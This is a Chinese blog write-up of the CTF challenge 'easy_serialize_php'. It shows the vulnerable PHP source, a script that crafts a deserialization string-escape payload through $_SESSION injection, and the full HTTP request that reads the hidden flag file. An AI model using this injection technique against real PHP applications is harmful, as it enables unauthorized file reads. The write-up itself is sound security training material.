[安洵杯 2019]easy_serialize_php

原创

Le叶a子f 于 2021-11-11 16:01:14 发布 319 收藏
分类专栏： ctf 文章标签： php 开发语言 后端

基础知识

PHP序列化长度变化导致字符逃逸

[0CTF 2016]piapiapia BUUCTF 详细writeup

解题过程

源代码

进去点开按钮发现给出了源代码

```php
<?php

$function = @$_GET['f'];

function filter($img){
    $filter_arr = array('php','flag','php5','php4','fl1g');
    $filter = '/'.implode('|',$filter_arr).'/i';
    return preg_replace($filter,'',$img);
}


if($_SESSION){
    unset($_SESSION);
}

$_SESSION["user"] = 'guest';
$_SESSION['function'] = $function;

extract($_POST);

if(!$function){
    echo '<a href="index.php?f=highlight_file">source_code</a>';
}

if(!$_GET['img_path']){
    $_SESSION['img'] = base64_encode('guest_img.png');
}else{
    $_SESSION['img'] = sha1(base64_encode($_GET['img_path']));
}

$serialize_info = filter(serialize($_SESSION));

if($function == 'highlight_file'){
    highlight_file('index.php');
}else if($function == 'phpinfo'){
    eval('phpinfo();'); //maybe you can find something in here!
}else if($function == 'show_image'){
    $userinfo = unserialize($serialize_info);
    echo file_get_contents(base64_decode($userinfo['img']));
}
```

令f=show_image，得到了flag的地址

core

PHP Version	7.0.33

Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
auto_append_file	d0g3_f1ag.php	d0g3_f1ag.php
auto_globals_jit	On	On
auto_prepend_file	*no value*	*no value*
browscap	*no value*	*no value*
default_charset	UTF-8	UTF-8

源码得知最后要对$userinfo['img']base64解密，所以对d0g3_f1ag.php进行base64加密，得到ZDBnM19mMWFnLnBocA==


脚本编写

```
<?php
/*$_SESSION['img']='ZDBnM19mMWFnLnBocA==';
var_dump($_SESSION);
$a=serialize($_SESSION);
echo '<br>';
var_dump($a);
echo '<br>';*/
$_SESSION['user']='phpphpphpphpphpphpflag';
$_SESSION['function']=';s:2:"aa";s:3:"123";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}';
$_SESSION['img']='12311111';
var_dump($_SESSION);
$b=serialize($_SESSION);
$b=preg_replace('/flag|php/','',$b);
echo '<br>';
var_dump($b);
$b=unserialize($b);
echo '<br>';
var_dump($b);
```

a:3:{s:4:"user";s:22:"";s:8:"function";s:59:";s:2:"aa";s:3:"123";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}";s:3:"img";s:8:"12311111";}

蓝色部分成功逃逸

抓包POST数据



提示flag在/d0g3_fllllllag里面

```
POST /index.php?f=show_image HTTP/1.1
Host: e103d256-5931-40d0-a7cb-ed70666159f0.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 118
Origin: http://e103d256-5931-40d0-a7cb-ed70666159f0.node4.buuoj.cn:81
Connection: close
Referer: http://e103d256-5931-40d0-a7cb-ed70666159f0.node4.buuoj.cn:81/index.php?f=show_image
Cookie: UM_distinctid=17c691fd5041c6-094c5feb5d5f9-4c3e2679-1fa400-17c691fd505723
Upgrade-Insecure-Requests: 1

_SESSION[user]=phpphpphpphpphpphpflag&_SESSION[function]=;s:2:"aa";s:3:"123";s:3:"img";s:20:
"L2QwZzNfZmxsbGxsbGFn";}
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Thu, 11 Nov 2021 07:30:02 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 43
Connection: close

flag{0d840d78-ba57-4a84-aca0-fb45ef4cf557}
```


解题成功